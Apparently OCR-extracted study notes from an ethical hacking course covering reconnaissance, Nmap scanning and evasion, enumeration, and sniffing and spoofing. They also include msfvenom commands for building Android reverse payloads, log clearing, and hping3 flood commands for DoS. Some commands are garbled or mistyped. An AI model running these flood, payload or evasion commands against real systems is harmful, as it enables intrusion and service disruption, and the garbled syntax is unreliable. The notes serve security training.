Search Engines

1. Not Evil
2. Google
3. Bing
4. Shodan
5. Censys
6. Yahoo
7. Duck Duck Go

- **Use fully website**
    1. CVE (this website are use for any given vulnerability details)

Footprinting

- **Two Type of footprinting**
    1. Active (Direct Interacting)
    2. Passive (Without Interacting)

WebSite Footprinting Tools

- Netcraft (get website details)
- Wappalyzer (get website details)
- Sublist3r (find subdomain)
- Link Gopher Extension (find hidden link)
- webtoolhub website(find hidden link)
- Wayback machine (website update history)


- Wslookup (


Command

- Ping websiteIP -f -l 2202(length) (:- find any website buffer size)
- Whois websiteIp (:- get all data)
- Grep word(to filter) (filter information)
- Tracert domainName(google.com) (view all track to your machine to visit machine)

Network Scanning

- **Network scanning useful tools ::**
  - ❖ Angry ip scan
  - ❖ Znmap GUI
  - ❖ SolarWinds network






- **TCP FLAGS**
  - **SYN** : Initiates a connection between two hosts to facilitate communication.
  - **ACK** : Acknowledge the receipt of a packet.
  - **URG** : Indicates that the data contained in the packet is urgent and should be processed immediately.
  - PSH : Instructs the sending system to send all buffered data immediately.
  - **FIN** : Tells the remote system about the end of the communication. In essence , this gracefully close a connection.
  - **RST** : Reset a connection.

- **Different way to check the attacker IP machine on/off**
  - Ping IP
  - Nmap -sn IP (using nmap)
  - Nmap -sn IP -PR (bypass firewall)
  - Arp -e IP (using Address Resolution Protocol)

- **Nmap -sn –traceroute google.com (use this command for tract root to any website)**
- Nmap google.com –dns-servers 1.1.1.1 **(change dns server)**
- Nmap -n google.com -Pn **(without send your pc package run ping command)**

- **PORT STATES**
  - **Open :**Open indicates that a service is listening for connections on this port.
  - **Closed** : Closed indicates that the probes were received, but it was concluded that there was no service running on this port.
  - **Filtered** : Filtered indicates that there were no signs that the probes were received and the state could not be established. It also indicates that the probes are being dropped by some kind of filtering.
  - **Unfiltered** : Unfiltered indicates that the probes were received but a state could not be established.
  - **Open/Filtered** : This indicates that the port was filtered or open but the state could not be established.
  - **Close/filtered** : This indicates that the port was filtered or closed but the state could not be established.
- **Nmap scan different different command**
  - Nmap -p 80 IP (scan particular port)
  - Nmap -p 21,22,23 IP (scan multiple port)
  - Nmap -p 1-100 IP (scan between range)
  - Nmap IP (scan all port)(find all open port)
  - Nmap -p- IP
  - Nmap -sT IP (scan TCP)
  - Nmap -sU IP (scan UDP)
  - Nmap 192.168.154.128,130,131 (scan multiple ip only different is last location are change)
  - Nmap 192.168.154.* (scan all last digit ip)
  - Nmap -iL ipList.txt (scan all ip that write in txt file)
  - Nmap -iR (scan all public ip that open)

- ❖ Nmap -p http IP (when do not know port then use service name)
- ❖ Nmap -sV IP (scan version)
- ❖ (Nmap -O IP) OR (Nmap -O –osscan-guess IP) (both command use to find os any system)
- ❖ 


find which os run on this IP by ttl value (ping IP)
- ❖ Nmap -A IP (this command scan and about version , os , some other details)
- ❖ Nmap -sS -D(dcois scan) RND:2 IP (this command use random ip address for send sys package)
- ❖ Nmap –S -D 1.1.1.1 , 2.2.2.2 IP (this command use for send package using different ip that attach manually IP)
- ❖ Nmap –mtu 16(package size :- **package size must be multiple by 8**) IP (This command use for change package size)
- ❖ Nmap –source-port 53(which port allow use) IP (attacker machine IP) -p 21(scan port) (this command use for scan 21 port but 21 port are not allow to scan when use different port that allow to scan)


- **NSE (nmap script engine)**
  - ❖ cd /usr/share/nmap/scripts/ **(all script location)**
  - ❖ nmap --script-updatedb **(update all script)**
  - ❖ Ls | grep smb (filtter ls result)
  - ❖ Nmap –script scriptName IP (target machine IP)
  - ❖ Find directory using http enum (nmap –script http.enum.nse -p80 IP)
  - ❖ Find email and some other information using http grep

- ❖ FTP use for file transfer protocol
- ❖ Nmap –script http* IP (run all http script)
- ❖ Nmap -sV –script=vulscan/vulscan.nse IP (this command use for get all vanability to exit in this system


- **Website scan**
  - ❖ Nmap websiteName.com

- **Jombi Scan**
  - ❖ This scan use for scan any os with different IP address use own system
  - ❖ **1 (First step find different IP that open in the system)**
  - ❖ Msfconsole
  - ❖ Search idle ip
  - ❖ Use 0
  - ❖ Exploit
  - ❖ 2 (Second step scan idle)
  - ❖ Nmap -sI IP(msf Find IP) IP(attacker machine)





- Default port :-



Enumeration

- Type of Enumeration
    1. NetBOIS
    2. SNMP
    3. SMTP

4. LDAP
5. NTP
6. DNS Zone Transfer

- **NetBOIS Enumeration**
  - ❖ Find which port are open :- (nmap IP -sV(for version scan) -vv(accurate result) -p 130-140)
  - ❖ Nmap IP -vv -p openPort(139) –script=nb* (find out result)
  - ❖ Nbtscan IP -v -h(human readable result)

- **SNMP (Simple network management protocol)**
  - ❖ Nmap -p 161 -sU(udp scan) IP
  - ❖ Msfconsole (start msfconsole)
  - ❖ Search snmp (search snmp port)
  - ❖ Set RHOST IP
  - ❖ run

- **SMTP (SImple mail transform protocol)**
  - ❖ Nmap -sT(for TCP scan) -sV IP (This command use for find active run SMTP port)
  - ❖ Nmap -p 25 IP -sC(this command use for get all smtp command)
  - ❖ Nc -sc IP 25(for active port) (scan using netcen)
  - ❖ Telnet IP IP (scan using telnet tool)
  - ❖ VRFY abc@gmail.com (verify email)

- **NFS(Network File System)**
  - ❖ Nmap -sT -sV -vv IP (find port to run nfs(rpcbind))
  - ❖ Nmap -p 111(port) IP –script=nfs*

- ❖ Showmount -e IP (show mount in the access current root folder)
- ❖ Mount -t nfs IP:/(-:show mount path) /abc/temp(save output path)

- **DNS Enumeration**
  - ❖ dsnenum demo.ac.in(domain name)

★Social Engineering

1. Phishing
2. Spear phishing
3. Vishing (Voice phishing)
4. Scareware
5. Watering hole
6. Pharming

★What is steganography?

- ➔ Steganography hides some information behind the image.
- ➔ When hidden some information behind the image must be required information , password and image.
- ➔ Access hidden information via password.
- ➔ Stegosuit tool used to perform This process.

★ How to clear Logs in Windows ?

➔ Windows clear Long using clearLog softeware.

★ How to clear Logs in a parrot ?

➔ Logs are stored in the Parrot /var/log directory

Common Ports used by Trojans

Port Number	Trojan Name
23432	Asylum
31337	Back Orifice
18006	Back Orifice 2000
12349	Bionet
6667	Bionet
80	Codered
21	DarkFTP
3150	Deep Throat
2140	Deep Throat
10048	Delf
23	EliteWrap

Port Number	Trojan Name
31338	Net Spy
31339	Net Spy
139	Nuker
44444	Prosiak
8012	Ptakks
7597	Qaz
4000	RA
666	Ripper
1026	RSM
64666	RSM
22222	Rux
11000	Senna Spy


★ Types of Malware Analysis

1. Static malware analysis
2. Dynamic malware analysis

1. Static malware analysis

- File Fingerprinting
- Local and online malware scanning
- Performing string search
- Identifying packing / obfuscation methods
- Finding the portable executables(PE) information
- Identifying file dependencies
- Malware disassembly

2. Dynamic malware analysis

- 


★ How create payloads


1. _Msfvenom (list of all msfvenom help)
2. Msfvenom -l payloads (list of all payloads)
3. Msfvenom -p android/mes/sss(selected payload) LHOST=IP(local host IP) LPORT=8888(local os PORT) > demo.apk(for android)
4. Msfvenom -l encoders (list of all encoders)
5. Msfvenom -p android/ss/ssa LHOST=IP LPORT=8888 > demo.apk -e php/base64 (select encoders)


★ How to remove rootkit


1. _Chkrootkit (first way to show and remove rootkit)
2. Rkhunter -c (second way to show and remove rootkit)


★ Sniffing



What is Sniffing?
1 Monitoring
2 Capturing
3 Data Packets
4 Access Entire Network Traffic


What is Sniffing?
5 Gather Sensitive Information
6 Telnet Password, Email traffic, DNS Traffic, etc..


How an Attacker Hacks the Network Using Sniffers?
An attacker connects his laptop to a switch port
He runs discovery tools to learn about network topology
He identifies victim's machine to target his/her attacks
He poisons the victim machine by using ARP spoofing techniques
MITM
The traffic destined for the victim machine is redirected to the attacker
The hacker extracts passwords and sensitive data from the redirected traffic


Active Sniffing Techniques
MAC Flooding
DNS Poisoning
ARP Poisoning
DHCP Attacks
Switch Port Stealing


Protocols Vulnerable to Sniffing
1 Telnet and Rlogin
2 HTTP
3 POP
4 IMAP


Protocols Vulnerable to Sniffing
5 SMTP and NNTP
6 FTP

★ Spoofing

- Mac Spoofing used for different computer mac address use in own computer
- Find your wifi connect mac Address using :- netdiscover
- Macchanger -m (manually) 192.23.232(mac Address) ens33(your victim machine
- Nmap –spoof-mac 0 IP (random change mac)
- Nmap –spoof-mac dell IP (any company name mac address use)
- Nmap –spoof 12.2.33(mac) IP (change manually mac)

★ Mac flooding


- Mac flooding used for attack multiply mac address network
- Macof (pass infynit attack)
- Macof -i ens33
- Macof -n 3 (3 attack)


★ **DHCP (Dynamic host config protocol) :-** perform this attack using yersinia tool


★ **Man in the middle attack :-** target to mac address using ettercap tool.

Then check data using wireshark tool

★ Social Engineering :-








Social engineering tool :- 1) Social engineering toolkit
2) Maltego


★ Types of Social Engineering Attacks


1) Baiting
2) Scareware
3) Pretexting
4) Phishing


5) Spear phishing
6) Email hacking and contact spamming


★ Dos (Denial of service) and DDOS(Distributed Denial of service) attack








Basic Categories of DoS/DDoS Attack Vectors
WsCube Tech
Volumetric Attacks(bps)
UDP Flood Attack
ICMP Flood Attack
Ping of Death and Smurf Attack
Pulse Wave and Zero-Day Attack
Protocol Attacks (pps)
Syn Flood Attack
Fragmentation Attack
Spoofed Session Flood Attack
ACK Flood Attack
Application Layer Attacks (rps)
HTTP GET/POST attack


UDP Flood Attack
Attacker
UDP Packet
UDP Packet
UDP Packet
UDP Packet
Target Server
ICMP error packets of


ICMP Flood Attack
Attacker
ECHO Request
ECHO Reply
ECHO Request
ECHO Reply
Maximum limit of ICMP ECHO Request per second
ECHO Request
ECHO Request
Target Server
Legitimate ICMP ECHO request from an





- **Perform dos attack command :-**

➔ Hping3 -S IP(attack device) -a IP(attacker machine device) –flood

➔ Dos attack is pass package from single system

- **Perform ddos attack command:-**


➔ Hping –flood –rand-source IP(attack device)

➔ Ddos attack hides the attacker's identity . This attack uses random IP.

➔ Dsos attack is a pass package from multiple systems .

What is a Botnet Attack?


- A botnet attack is a type of cyber attack carried out by a group of internet-connected devices controlled by a malicious actor.





How Does a Botnet Attack Work?

- Injection of Trojan viruses
- Basic social engineering tactics
- Devices are under control
- Then used for different purposes


★Session Hijacking


What is Session Hijacking?
1
Attacker Seizes Control
2
TCP Communication Session
3
Between 2 Computers
4
Authentication only on start of TC


What is Session Hijack
5
Sniffing All The Traffic
6
Steals Valid Session ID
7
Authentication


Why is Session Hijacking Successful?
Invalid Session ID (AC Lock)
Weak Session-ID Generation Algorithm
Insecure Session-ID Handling


Why is Session Hijacking Succ
Countermea sures do not work without encryption
Indefinite Session Timeout



